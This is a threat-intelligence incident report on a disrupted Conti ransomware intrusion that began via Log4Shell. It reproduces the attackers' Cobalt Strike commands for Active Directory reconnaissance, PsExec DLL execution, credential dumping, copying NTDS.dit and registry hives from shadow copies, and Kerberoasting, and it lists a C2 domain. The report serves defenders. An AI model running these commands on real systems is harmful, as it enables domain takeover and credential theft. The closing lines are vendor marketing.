24 Hours From Log4Shell to Local Admin: Deep-Dive Into Conti Gang Attack on Fortune 500 (DFIR)

advintel.io/post/24-hours-from-log4shell-to-local-admin-deep-dive-into-conti-gang-attack-on-fortune-500-dfir

AdvIntel February 23, 2022

- Feb 23
-
- 7 min read

By Vitali Kremez & Yelisey Boguslavskiy

This redacted report is based on our actual proactive victim breach intelligence and subsequent incident response (not a simulated or sandbox environment) identified via unique high-value Conti ransomware collections at AdvIntel via our product “Andariel.”

24 Hours From Log4Shell to Local Admin by Conti Ransomware Group Targeting Fortune 500

TLP: WHITE // declassified as previously classified AdvIntel report on 02/23/2022.


> Timely threat reporting and early mitigation enabled AdvIntel and the targeted company to intervene when the initial domain breach was detected in early 2022. The initial attack vector was Log4j, which has come under fire in recent months for its increasingly exploited security vulnerabilities.

In the first week of February 2022, AdvIntel's operational interference successfully prevented a ransomware attack against one of the US's Fortune 500. Using thorough adversarial investigation & technology, AdvIntel identified the intrusion and preemptively alerted the targeted entity, resulting in immediate preventative action that allowed the threat to be neutralized.

At the helm of this disrupted attack was *Conti,* the successor ofnotorious and highly capable Russian-speaking ransomware syndicate, Ryuk. *Conti* has torn through the defense systems of innumerable prominent corporations and public service providers since its emergence in 2020.

AdvIntel has identified that Conti was able to compromise critical domain trusts including the primary domain. However, despite the fact that active directory and network shares were also successfully compromised, enabling Conti to prepare targeted data theft for future extortion purposes, AdvIntel was able to disrupt *data exfiltration* or data loss, before criminals were able to take action.

The attack started via the Log4J exploitation as exactly as specified in the article by the BlackBerry Research & Intelligence and Incident Response (IR) affecting Log4j vulnerability in VMware Horizon. The attacker commands sequence observed was as follows via the AdvIntel detection of Cobalt Strike commands resulting in the adversaries obtaining the NTDS and also moving laterally to the remote administrator share allowing access to the domain and enterprise administrator credentials via Mimikatz module. Finally, the adversaries leveraged remote execution via PsExec and custom PowerShell active directory reconnaissance scripts.



```
whoami
nltest /dclist:
net localgroup administrators
net group /domain "Domain Admins"
net group "Enterprise Admins" /domain
Invoke-ShareFinder -CheckAdmin -Verbose | Out-File -Encoding ascii
C:\ProgramData\sh.txt
downlaod C:\ProgramData\sh.txt
upload x64.dll as \\REDACTED\C$\Programdata\x64.dll
remote-exec psexec REDACTED cmd.exe /c C:\ProgramData\x64.dll,DllRegisterServer
hashdump
logonpasswords
wmic /node:"REDACTED" /user:"DC\REDACTED" /password:"REDACTED" process call create
"cmd /c vssadmin create shadow /for=C: 2>&1"
wmic /node:"REDACTED" /user:"DC\REDACTED" /password:"REDACTED" process call create
"cmd /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit
c:\ProgramData\nt & copy
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM
c:\ProgramData\nt & copy
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SECURITY
c:\ProgramData\nt"
powershell Get-ADComputer -Filter 'primarygroupid -eq "516"' ` -Properties
Name,Operatingsystem,OperatingSystemVersion,IPv4Address | Sort-Object -Property
Operatingsystem | Select-Object -Property
Name,Operatingsystem,OperatingSystemVersion,Ipv4Address | Out-File
C:\ProgramData\DC.txt
powershell Get-ADComputer -Filter 'operatingsystem -like "*server*" -and enabled
-eq "true"' -Properties Name,Operatingsystem,OperatingSystemVersion,IPv4Address |
Sort-Object -Property Operatingsystem | Select-Object -Property
Name,Operatingsystem,OperatingSystemVersion,Ipv4Address | Out-File
C:\ProgramData\server.txt
powershell Get-ADComputer -Filter 'operatingsystem -notlike "*server*" -and enabled
-eq "true"' `-Properties Name,Operatingsystem,OperatingSystemVersion,IPv4Address |
Sort-Object -Property Operatingsystem | Select-Object -Property
Name,Operatingsystem,OperatingSystemVersion,Ipv4Address | Out-File
C:\ProgramData\works.txt
```

The image reflects commands executed by Conti ransomware via the Cobalt Strike as intercepted by AdvIntel

INVESTIGATIVE REVIEW: “RANSONOMICS”

Conti’s targeted entity is a large, multinational company, with thousands of employees with reported several billions of dollars in revenue. This scale of operations is enough to constitute it as an economic microcosm, as this company’s continued functionality is an inextricable factor in the success of the countless other companies who share their long, complex supply chains.

In other words, in this case, even a momentary interruption of business would be enough to cause a substantial amount of collateral damage, so with an estimated ransomware business interruption delta of three weeks or longer, a data blackout caused by a ransomware attack would be catastrophic.

The fear of cyber attacks shared by corporations as large and established as the target of this AdvIntel-disrupted attack comes from the *ripple effects* that would reverberate from any interruption of business as usual. A production shutdown in any capacity immediately throws the lives and jobs of its massive worker populace into uncertainty: as *key deadlines are missed,* contractual obligations to production associates and stakeholders are broken, fracturing trust and costing the company large fees.

If this happens, product distribution and release is delayed. The company may experience loss in brand loyalty as frustrated customers choose to look elsewhere. According to AdvIntel’s advanced ransomware risk assessment, this type of standstill alone is enough to net the target a whopping **$20 million USD** in setback costs, but even this does not cover the total damages.

When data is stolen in a ransomware attack, money is lost due to the inability of the company to complete core functions that require information it no longer has—however, this chaos is not the sole motivation behind the attack. Ransomware groups, as their name suggests, demand *large sums for the return of their ill-gotten gains*. In this case, based on AdvIntel’s visibility into the Conti syndicate, their initial demands for the return of target’s data would have likely been around **$50 million USD**.


This number seems incredibly high because an experienced syndicate such as Conti does not expect that payment in full. Like an employee asking to double their salary during a performance review, Conti asks victims for an *unrealistically high ransom demand* so that they have room to *negotiate down*. By the time they reach an agreement, the estimated **$15 million USD** the target would likely end up paying would seem almost reasonable by comparison. Once paid, *recovery from the attack would still be a lengthy and expensive process.* Another **$1.5 million USD** would be required to get operations back to where they were prior, and even then, there are now *endless legal complications*, which might take months or even years to resolve and cost another **$5 million USD** to boot.

Attacks on household names such as in this case are *likely to become headlines*. After all, if the company's systems were breached, its data stolen, what's to stop customer information from leaking?

Estimated Loss Avoidance: *~$30-40 million USD (According to AdvIntel's 20-factor risk-assessment report and calculated damage estimation).*

FROM INFILTRATION → MITIGATION


Timely threat reporting and early mitigation enabled AdvIntel and the IT team of the targeted company to intervene when the initial domain breach was detected in early 2022. The initial vector of this attack was the popular utility logger *Log4j*, which has come under fire in recent months for its increasingly exploited security vulnerabilities. However, AdvIntel possessed a thorough understanding of this specific attack vector, having discovered Conti's methodology for exploiting Log4j in December of 2021.


1
Initial Attack Vector
2
Log4j Shell Handler
3
Conti Ransomware Operators
4
Lateral Movement vCenter Targeting
ADVINTEL

This AdvIntel graph shows the different elements that constitute a Log4j software exploitation.

After the Java-based logging library's *CVE-2021-44228 vulnerability* was discovered to be a ***10.0*, or *CRITICAL,*** by CISA's vulnerability database, they predicted it would become a goldmine for hackers to plumb. Only one week after the vulnerability was exposed, *AdvIntel made an unsettling discovery: Conti was leveraging VPN vulnerability CVE-2018-13379 to target unpatched devices for its initial attack vector*, as is the case for this early breach.

From that initial vector, *Conti then compromised the remote monitoring and management software agent,* using the remote desktop application to analyze the network. As with Log4j, AdvIntel has noted previous exploitations via Atera in the past, explaining how it is employed by Conti as a legitimate remote monitoring software in order to avoid Cobalt Strike detection. This repurposing of the software allows for the discrete installation of backdoor software variants such as *Cobalt Strike* as well as *Trickbot, AnchorDNS,* and *BazarBackdoor.*



Conti Weaponizing Atera Agent

Step 1 - Initiation

Conti Access via TrickBot, Buer, BazarBackdoor, AnchorDNS

Step 2 - CS Beacon

Cobalt Strike beacon to investigate & infiltrate the network

Step 3 - Atera

Conti uses registration loophole to obtain Atera trial access

Step 4 - Installation

Atera Agent Installation

Step 5 - Persistence

Atera Agent enables Persistence & Shell Execution to Survive Cobalt Strike detections

Step 6 - Execution

Conti Ransomware Attack


Adversaries leverage Cobalt Strike command-line interfaces to interact with systems and execute other software during the course of a ransomware operation.

Without AdvIntel warning the company of this infiltration early, Conti would have almost certainly exfiltrated critical data and been able to hold it for blackmail purposes. Thankfully, they heeded our advice, and with additional investigation, managed to successfully locate Conti's deployed *Cobalt Strike* beacons and disrupt them, preventing the predicted damage.

AdvIntel has evaluated several Conti-related Cobalt strike sessions in the past, understanding that among thousands of potential threats, **this root event** lies at the center, needing to be dealt with immediately. This innovative methodology of cyber risk prevention has disrupted several potential attacks of a similar scale in recent months, most recently allowing Chinese PC manufacturer *Lenovo* to avoid a similar fate, as well as the Taiwanese *Acer Inc.*

CONTI RANSOMWARE: AT A GLANCE

The Conti syndicate is divided into *six semi-autonomous teams*, each having their own specialized skills and targets. *Team Two*, which was responsible for this breach, tends to focus on *third-party compromises using lateral movement attacks.* This means that the group's members are proficient in *moving undetected* through networks while simultaneously *increasing their own access credentials and privileges*. Like cancer, their presence quickly metastasizes within the network as they shift from *peripheral segments to core domains*.




The "Shell Handler" method allows for penetration of a network that is unfeasible by more overt methods such as VPN and email attachment.

What sets Conti apart from other ransomware groups is its *coordination and functionality as an organization*. Where other ransomware groups are small and unsystematic, Conti has a business model, defined strategies for attack, and the ability to work quickly and effectively as a unit. To date, they are the only ransomware group that has truly earned the label of a *syndicate*. This is what makes them especially dangerous.

ATTACK CONTEXTUALIZATION

To exemplify the potential damages and losses which could have been faced by the target in a successful attack, AdvIntel refers to other **recent notable ransomware high-tech manufacturing attacks (with the use of CVEs). These attacks are similar to the one in this case study in terms of scale, attack vectors, and industry specifics.**

- ***ASUStek Computer Inc.**, April 2019*
- ***Compal Electronics** (by DoppelPaymer), November 2020*
- ***Acer Inc.** (by REvil), October 2021*
- ***Quanta Computer Inc.** (REvil),April 2021*



Qualitative Values	Semi-Qualitative Values		Description
Very High	96-100	10	The adversary has a very sophisticated level of expertise, is well-resourced, and can generate opportunities to support multiple successful, continuous, and coordinated attacks.
High	80-95	8	The adversary has a sophisticated level of expertise, with significant resources and opportunities to support multiple successful coordinated attacks.
Moderate	21-79	5	The adversary has moderate resources, expertise, and opportunities to support multiple successful attacks.
Low	5-20	2	The adversary has limited resources, expertise, and opportunities to support a successful attack.
Very Low	0-4	0	The adversary has very limited resources, expertise, and opportunities to support a successful attack.

*Based on the Adversarial Assessment Scale utilized by the National Institute of Standards and Technology (NIST Special Publication 800-30, Guide for Conducting Risk Assessments, Table D-3), **AdvIntel would consider Conti to be a 10 or VERY HIGH CAPABILITY,** due to their level of expertise and resources, as well as their coordination and competency in executing high-level attacks.*

Adversarial Assessment Summary [Conti]

Conti [Threat Group]

Malware Type: Ransomware

Origin: Eastern Europe

Intelligence Source: High Confidence

Functionality:

- Data encryption
- Data exfiltration
- Backup Removal
- Utilization of legitimate software agents

MITRE ATT&CK Framework:

- T1486 - Data Encrypted for Impact
- T1106 - Native API
- T1083 - File and Directory Discovery
- T1140 - Deobfuscate/Decode Files or Information
- T1489 - Service stop
- T1490 - Inhibit System Recovery

Distribution:

- BazarBackdoor
- TrickBot
- Emotet
- Zloader
- IcedID
- Phishing / Email
- Vulnerability exploitation (Log4Shell priority)

Persistency: Critical

Infection Rate: High

Decrypter: Not Released

Avg Ransom Demand: 5,000,000 USD - $10,000,000 USD

Avg Ransom Payment: $500,000 USD

Avg Operation Time: 1-2 weeks

Avg Negotiation/Business Interruption Delta: 17 days

Threat Assessment: Critical

-
  ```
  nltest /dclist:
  ```

-
  ```
  wmic /node:"REDACTED" /user:"DC\REDACTED" /password:"REDACTED" process call create "cmd /c vssadmin create shadow /for=C: 2>&1"
  ```

-
  ```
  wmic /node:"REDACTED" /user:"DC\REDACTED" /password:"REDACTED" process call create "cmd /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit c:\ProgramData\nt & copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM c:\ProgramData\nt & copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SECURITY c:\ProgramData\nt"
  ```

-
  ```
  powershell Get-ADComputer -Filter 'primarygroupid -eq "516"' ` -Properties Name,Operatingsystem,OperatingSystemVersion,IPv4Address | Sort-Object -Property Operatingsystem | Select-Object -Property Name,Operatingsystem,OperatingSystemVersion,Ipv4Address | Out-File C:\ProgramData\DC.txt
  ```

-
  ```
  powershell Get-ADComputer -Filter 'operatingsystem -like "*server*" -and enabled -eq "true"' -Properties Name,Operatingsystem,OperatingSystemVersion,IPv4Address | Sort-Object -Property Operatingsystem | Select-Object -Property Name,Operatingsystem,OperatingSystemVersion,Ipv4Address | Out-File C:\ProgramData\server.txt
  ```

-
  ```
  powershell Get-ADComputer -Filter 'operatingsystem -notlike "*server*" -and enabled -eq "true"' `-Properties Name,Operatingsystem,OperatingSystemVersion,IPv4Address | Sort-Object -Property Operatingsystem | Select-Object -Property Name,Operatingsystem,OperatingSystemVersion,Ipv4Address | Out-File C:\ProgramData\works.txt
  ```

- *Invoke-Kerberoast -OutputFormat HashCat | fl | Out-File -FilePath c:\ProgramData\pshashes.txt -append -force -Encoding UTF8*

Indicators of Compromise

Cobalt Strike C2 Server:

onesecondservice[.]com

Disrupt ransomware attacks & prevent data stealing with AdvIntel's threat disruption solutions. Sign up for AdvIntel services and get the most actionable intel on impending ransomware attacks, adversarial preparations for data stealing, and ongoing network investigation operations by the most elite cybercrime collectives.